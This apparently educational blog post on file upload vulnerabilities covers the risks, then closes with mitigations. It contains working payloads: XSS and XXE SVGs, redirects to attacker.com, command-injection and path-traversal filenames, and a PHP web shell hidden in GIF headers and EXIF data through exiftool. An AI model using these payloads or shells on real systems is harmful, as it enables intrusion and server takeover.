
File Upload Bypass: Understanding and Mitigating Risks in Web Applications
Introduction
File upload vulnerabilities are a significant concern in the realm of web application security. When a web application allows users to upload files without proper validation and security measures, it opens the door for attackers to upload malicious files that can be executed on the server. This can lead to various attacks, including the deployment of phishing pages, data exfiltration, and server compromise.
Despite the inherent risks, file uploads are a common requirement in modern web applications. However, many developers and security professionals underestimate the potential dangers associated with insecure file upload mechanisms. This blog post aims to shed light on the various risks associated with file uploads, the types of attacks that can be executed, and the best practices for securing file upload functionalities.
Risks of Exploiting File Upload Vulnerabilities
Exploiting file upload vulnerabilities can lead to a variety of malicious outcomes, including but not limited to:
- Remote Code Execution (RCE)
- Server-Side Request Forgery (SSRF)
- Cross-Site Scripting (XSS)
- Local File Inclusion (LFI)
- XML External Entity (XXE) attacks
- Phishing attacks
- Parameter pollution
- SQL Injection
- Denial of Service (DoS) attacks
- And many more…
File Extensions and Their Impacts
Certain file extensions can lead to specific vulnerabilities if uploaded successfully. Here’s a breakdown of some common extensions and their potential impacts:
| Extension | Impact |
|---|---|
| ASP, ASPX, PHP5, PHP, PHP3 | Webshell, RCE |
| SVG | Stored XSS, SSRF, XXE |
| GIF | Stored XSS, SSRF |
| CSV | CSV Injection |
| XML | XXE |
| AVI | LFI, SSRF |
| HTML, JS | HTML Injection, XSS, Open Redirect |
| PNG, JPEG | Pixel Flood Attack (DoS) |
| ZIP | RCE via LFI, DoS |
| PDF, PPTX | SSRF, Blind XXE |
| SCF | RCE |
Exploitation Techniques
Cross-Site Scripting (XSS)
XSS can be achieved through various methods when file uploads are not properly validated. Here are some examples:
Manipulating File Names:
- Set the filename to
filename="svg onload=alert(document.domain)>"orfilename="58832_300x300.jpg<svg onload=confirm()">.
- Set the filename to
Using GIF Files:
- Upload a GIF file with the content:
GIF89a/*<svg/onload=alert(1)>*/=alert(document.domain)//;.
- Upload a GIF file with the content:
Using SVG Files:
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
   <rect width="300" height="100" style="fill:rgb(0,0,255);stroke-width:3;stroke:rgb(0,0,0)" />
   <script type="text/javascript">
      alert("HolyBugx XSS");
   </script>
</svg>
Open Redirection
Open redirection can also be exploited through SVG files:
<svg xmlns="http://www.w3.org/2000/svg" onload="window.location='https://attacker.com'">
   <rect width="300" height="100" style="fill:rgb(0,0,255);stroke-width:3;stroke:rgb(0,0,0)" />
</svg>
XML External Entity (XXE)
XXE attacks can be executed by uploading specially crafted SVG files:
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" width="300" version="1.1" height="200">
    <image xlink:href="expect://ls"></image>
</svg>
Server-Side Request Forgery (SSRF)
Abusing “Upload from URL”: If the application allows uploading from a URL, an attacker could specify a URL from a service like IPlogger to steal information from visitors.
Using SVG Files:
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg xmlns="http://www.w3.org/2000/svg" width="200" height="200">
   <image height="200" width="200" xlink:href="https://attacker.com/picture.jpg" />
</svg>
Command Injection
Command injection can be attempted by setting the filename:
filename ; sleep 10;Local File Inclusion (LFI)
LFI can be exploited by manipulating the filename:
filename ../../etc/passwd/logo.png
filename ../../../logo.png
SQL Injection
SQL injection can be attempted by setting the filename:
filename 'sleep(10).jpg
filename sleep(10)-- -.jpg
Denial of Service (DoS)
Pixel Flood Attack: Upload a malicious image that causes a DoS, such as the one found here.
Large Filename Values: Use a filename with excessive characters, e.g.,
name: 1234...99.png.

Server-Side Template Injection (SSTI)
SSTI can also be a risk if the application processes uploaded files in a way that allows template injection.
Tools and Payloads
To assist in testing and exploiting file upload vulnerabilities, several tools and payloads are available:
WAF Bypass Tips
- Case: File Upload (.php blocked)
/file=xx.php<- Blocked/file===xx.php<- Bypassed- The file got uploaded successfully.
Bypass File Upload Filtering
- File Renaming Technique:
To bypass file upload restrictions, we can rename our shell script and upload it as shell.php.jpg. This method allows the file to pass through filters and be executed as PHP.
- File Extensions to Consider:
- PHP: .php, .phtml, .php3, .php4, .php5, .inc
- ASP: .asp, .aspx
- Perl: .pl, .pm, .cgi, .lib
- JSP: .jsp, .jspx, .jsw, .jsv, .jspf
- ColdFusion: .cfm, .cfml, .cfc, .dbm
- Content Manipulation:
If the upload process checks the file content, you can prepend the text GIF89a; to your shell code. The modified code would look like this:
GIF89a;
<?
system($_GET['cmd']); // Alternatively, you can insert your complete shell code here
?>
- Embedding in an Image:
You can use ExifTool to manipulate the EXIF data of an image. For example, you can add a comment with your PHP code like this:
exiftool -Comment='<?php echo "<pre>"; system($_GET['cmd']); ?>' lo.jpgExifTool is a powerful utility for viewing and editing EXIF data. After modifying the image, remember to rename the file:
mv lo.jpg lo.php.jpg- Using exiftool:
exiftool -Comment='<?php echo "<pre>"; system($_GET['cmd']); ?>' shell.jpg
mv shell.jpg shell.php.jpg
Mitigation Strategies
Implementing secure file upload functionality is not straightforward, but several best practices can help mitigate risks:
Use Server-Generated Filenames: When storing uploaded files on disk, generate filenames on the server to avoid predictable paths.
Content Inspection: Inspect the content of uploaded files and enforce a whitelist of accepted, non-executable content types. Additionally, maintain a blacklist of common executable formats to hinder hybrid file attacks.
File Extension Whitelisting: Enforce a whitelist of accepted, non-executable file extensions.
Accurate Content-Type Headers: If uploaded files are downloadable, supply accurate non-generic Content-Type headers, the
X-Content-Type-Options: nosniffheader, and aContent-Dispositionheader that specifies that browsers should handle the file as an attachment.File Size Limits: Enforce a size limit on uploaded files. This can be implemented both within application code and in the web server’s configuration for defense-in-depth.
Reject Archive Formats: Disallow uploads of archive formats such as ZIP, which can be used to bypass file type restrictions.
Conclusion
File upload vulnerabilities pose a significant risk to web applications, and understanding how to exploit and mitigate these vulnerabilities is crucial for developers and security professionals alike. By implementing robust validation techniques and conducting thorough testing, organizations can significantly reduce the risk of file upload-related attacks.
References
For further reading and resources, check out the following references:
- Interesting Test Cases of File Uploading Vulnerabilities
- File Upload Tricks and Checklist
- File Upload Attacks (Part 1) - Global Bug Bounty Platform
- Unrestricted File Upload in PHP
- File Upload - OWASP Cheat Sheet Series
- Comprehensive Guide on Unrestricted File Upload
- HolyBugx/HolyTips
- Exploiting File Upload Vulnerabilities in Web Applications
- Unrestricted File Upload
- Art of Unrestricted File Upload Exploitation
- File Upload
- Encoding Web Shells in PNG IDAT Chunks
- Uploading Backdoor For Fun And Profit. (RCE + DB-cred = P1)
- Unrestricted File Uploading Vulnerability - Secnhack